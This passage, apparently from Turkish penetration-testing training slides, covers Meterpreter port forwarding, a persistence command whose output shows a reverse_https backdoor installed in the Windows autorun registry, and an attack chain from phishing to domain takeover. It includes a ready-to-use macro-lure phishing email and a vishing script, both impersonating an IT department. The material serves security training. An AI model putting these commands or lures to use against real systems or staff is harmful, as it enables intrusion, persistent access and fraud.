Bu porta gelen bütün trafik Web sunucusu üzerinden veritabanı sunucusuna gönderilir.

Ele geçirilen kurban (Web sunucusu) relay sunucusu olarak davranır.

Sadece TCP protokolü ile çalışır.

- meterpreter > portfwd –h
- portfwd add -l 4444 -p 3389 -r DatabaseServerIP
- meterpreter > portfwd delete -l 4444 -p 3389 -r DatabaseServerIP

Sistemde Kalıcı Olma (Persistence)


Nedir?

Sisteme daha sonrasında erişim için kolay bir yol bırakmak; çünkü

- Hedefteki eksik yamalar geçilebilir.
- Bazı exploitler tek atımlıktır.
- Bazen hedefe birden fazla erişim gerekebilir.
- Sistemin yeniden başlatılması kurulan bağlantıları koparabilir.

Örneğin;

- Kalıcı Metasploit meterpreter
- Netcat ile arka kapı
- Doğal OS Uygulamaları (RDP, SSH, Telnet ...)



Sistemde Kalıcı Olma (Persistence)

Meterpreter - Persistence

```
eterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the agent
    -L <opt>  Location in target host where to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on the remote host where Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back
```

```
meterpreter > run persistence -P windows/meterpreter/reverse_https -X -i 90 -p 443 -r 10.0.0.55
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/CL1_20130909.2810/CL1_20130
909.2810.rc
[*] Creating Payload=windows/meterpreter/reverse_https LHOST=10.0.0.55 LPORT=443
[*] Persistent agent script is 609800 bytes long
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\AxpFYGFlGTgMl.vbs
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\AxpFYGFlGTgMl.vbs
[+] Agent executed with PID 2720
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\DRNgKeir
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\DRNgKeir
```

Senaryolar & Başarı Oranları

Oltalama E-postası Eki

Security Warning Macros have been disabled. Enable Content

BİLİŞİM TEKNOLOJİLERİ DAİRE BAŞKANLIĞI'NDAN

Başkanlık Makamının talimatı doğrultusunda geliştirilen "Bilişim Sistemleri Koruma Kalkanı" yazılımı üzerinden kurumumuz çalışanlarının bilişim sistemleri güvenlik ihlalleri takip edilmektedir. Sistem kayıtlarında yapılan incelemede, kurumsal güvenlik politikamızı ihlal eden kullanıcılar tespit edilmiş olup, ekte listelenmiştir.

Bilişim sistemleri güvenlik politikasına uyma konusunda daha titiz davranmanız hususunda gereğini önemle rica ederim.

Bilişim Teknolojileri Daire Başkanı


NOT: Kurum personelinin bilişim sistemleri güvenlik ihlallerini gösteren detaylı tablo ekte bulunmaktadır. Tablonun içeriğini düzgün görüntüleyebilmek için makroların etkinleştirilmesi gerekmektedir. Makroları etkinleştirmek için doküman açılınca çıkan güvenlik uyarısının seçenekler kısmından **"Bu içeriği etkinleştir"** uyarısı onaylanmalıdır.

Senaryolar & Başarı Oranları

Telefonla Konuşmasıyla Zararlı Siteye Yönlendirme

«Merhaba,
Bilgi İşlem Daire Başkanlığı Sistem Yönetimi Grubundan arıyorum, ismim ……
E-posta sistemimizde kritik güvenlik güncelleştirmesi mevcut ve bazı kullanıcılar bu güncelleştirmeyi almamış. Güncelleştirmeleri almak için söyleyeceğim adrese giriş yapmanız gerekmektedir. »

%90



Senaryo

abc@xyz.com adresine oltama maili yollanması

Ters bağlantı kurulan sistemde hak yükseltilmesi

Elde edilen yerel yönetici parola özetinin ağdaki diğer bilgisayarlarda denenmesi

Erişim sağlanan sistemlerden gizli dosya elde edilmesi

Etki alanına kullanıcı ekleme ve hak yükseltme

DMZ'de bulunan Web sunucunun ele geçirilmesi

Teşekkürler